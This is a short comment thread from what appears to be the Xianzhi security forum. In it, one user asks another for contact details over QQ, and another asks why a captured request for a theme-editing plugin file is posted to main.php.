
[QDSD](#) 2018-04-25 15:51:06

[@Hiwin](#) 能加QQ问一下细节吗 944320105

0 回复Ta



[依旧帅哥](#) 2018-05-24 19:32:16



小弟不才，能问下，您这是截获的是plugin/AppCentre/theme_edit.php的数据包么，那怎么是POST到main.php上的呢。不太明白。。请指定麻烦您了
0 回复Ta

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)